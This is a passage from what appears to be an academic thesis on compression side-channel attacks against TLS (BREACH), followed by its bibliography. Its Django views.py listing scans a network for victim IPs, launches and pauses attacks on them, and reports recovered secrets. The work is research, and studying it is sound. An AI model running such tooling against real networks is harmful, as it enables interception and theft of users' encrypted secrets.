        if 'id' in input_data:
            form = AttackForm(input_data)
            if form.is_valid():
                target = Target.objects.get(name=input_data['target'])
                victim_id = input_data['id']
                victim = Victim.objects.get(pk=victim_id)
                victim.state = 'running'
                victim.attacked_at = timezone.now()
                victim.target = target
                victim.recordscardinality = target.recordscardinality
                victim.interface = network.get_interface()
                victim.realtimeurl = 'http://' + network.get_local_IP() +
':3031'

                victim.save()

```

```

else:
    form = VictimForm(input_data)
    if form.is_valid():
        target = Target.objects.get(name=input_data['target'])
        victim = Victim.objects.create(
            sourceip=input_data['sourceip'],
            target=target,
            recordscardinality=target.recordscardinality,
            state='running',
            attacked_at=timezone.now(),
            interface=network.get_interface(),
            realtimeurl='http://' + network.get_local_IP() +
':3031'
        )

        Victim.attack(victim)

    return JsonResponse({
        'victim_id': victim.id
    })

class VictimDetailView(View):
    def get(self, request, victim_id):
        # get victim with the given ID
        victim = Victim.objects.get(pk=victim_id)

        rounds = Round.objects.filter(victim__id=victim_id)
        attack_details_list = []
        for round_details in rounds:
            print round_details.id
            attack_details_list.extend(round_details.fetch_per_batch_info
        ())

        try:
            known_secret = rounds.order_by('-id').reverse()[0].
knownsecret
        except:
            known_secret = victim.target.prefix

        return JsonResponse({
            'id': victim.id,
            'victim_ip': victim.sourceip,
            'state': victim.state,
            'known_secret': known_secret,
            'target_name': victim.target.name,
            'attack_details': attack_details_list,
            'percentage': victim.percentage
        })

    @method_decorator(csrf_exempt)
    def dispatch(self, request, *args, **kwargs):
        return super(VictimDetailView, self).dispatch(request, *args, **
kwargs)

    def put(self, request, victim_id):
        victim = Victim.objects.get(pk=victim_id)
        if victim.state == 'running':

```

```

        victim.state = 'paused'
    elif victim.state == 'paused':
        victim.state = 'running'
    victim.save()
    return HttpResponse(status=200)

def delete(self, request, victim_id):
    victim = Victim.objects.get(pk=victim_id)
    if not victim.trashed_at:
        Victim.delete(victim)
    else:
        Victim.restore(victim)
    return HttpResponse(status=200)

class DiscoveredVictimsView(View):
    def get(self, request):
        new_victims = []
        for victimip in network.scan_network():
            victim_exists = Victim.objects.filter(state='discovered',
sourceip=victimip)
            if not victim_exists:
                victim = Victim.objects.create(sourceip=victimip)
                new_victims.append({'sourceip': victim.sourceip, '
victim_id': victim.id})
            else:
                victim_exists[0].attacked_at = timezone.now()
                victim_exists[0].save()
                new_victims.append({'sourceip': victim_exists[0].sourceip
, 'victim_id': victim_exists[0].id})
        return JsonResponse({
            'new_victims': new_victims
        })

```

Listing 6.7: views.py

Bibliography

- [1] (online) url: <https://www.bettercap.org>.
- [2] (online) url: <http://www.secdev.org/projects/scapy/>.
- [3] D.Zindros D. Karakostas. Practical New Developments on BREACH, April 2016.
- [4] David A. Huffman. A method for the construction of minimum-redundancy codes. Proceedings of the IEEE, 40:1098–1101, September 1952.
- [5] Dimitris Karakostas. Probabilistic attacks against compressed encrypted protocols, January 2016.
- [6] Bodo Moller, Thai Duong, Krzysztof Kotowicz. This POODLE Bites: Exploiting The SSL 3.0 Fallback, September 2014.
- [7] Jacob Ziv, Abraham Lempel. A universal algorithm for sequential data compression. Information Theory, IEEE Transactions, 23:337–343, May 1977.
- [8] (online) URL: https://en.wikipedia.org/wiki/ARP_spoofing.
- [9] (online) URL: <https://en.wikipedia.org/wiki/RC4>.
- [10] (online) URL: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)).
- [11] David C. Plummer. An Ethernet Address Resolution Protocol, November 1982.
- [12] Andrei Popov. Prohibiting RC4 Cipher Suites, February 2015.
- [13] Yaron Sheffer Porticor, Ralph Holz, Peter Saint-Andre. Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS (DTLS), February 2015.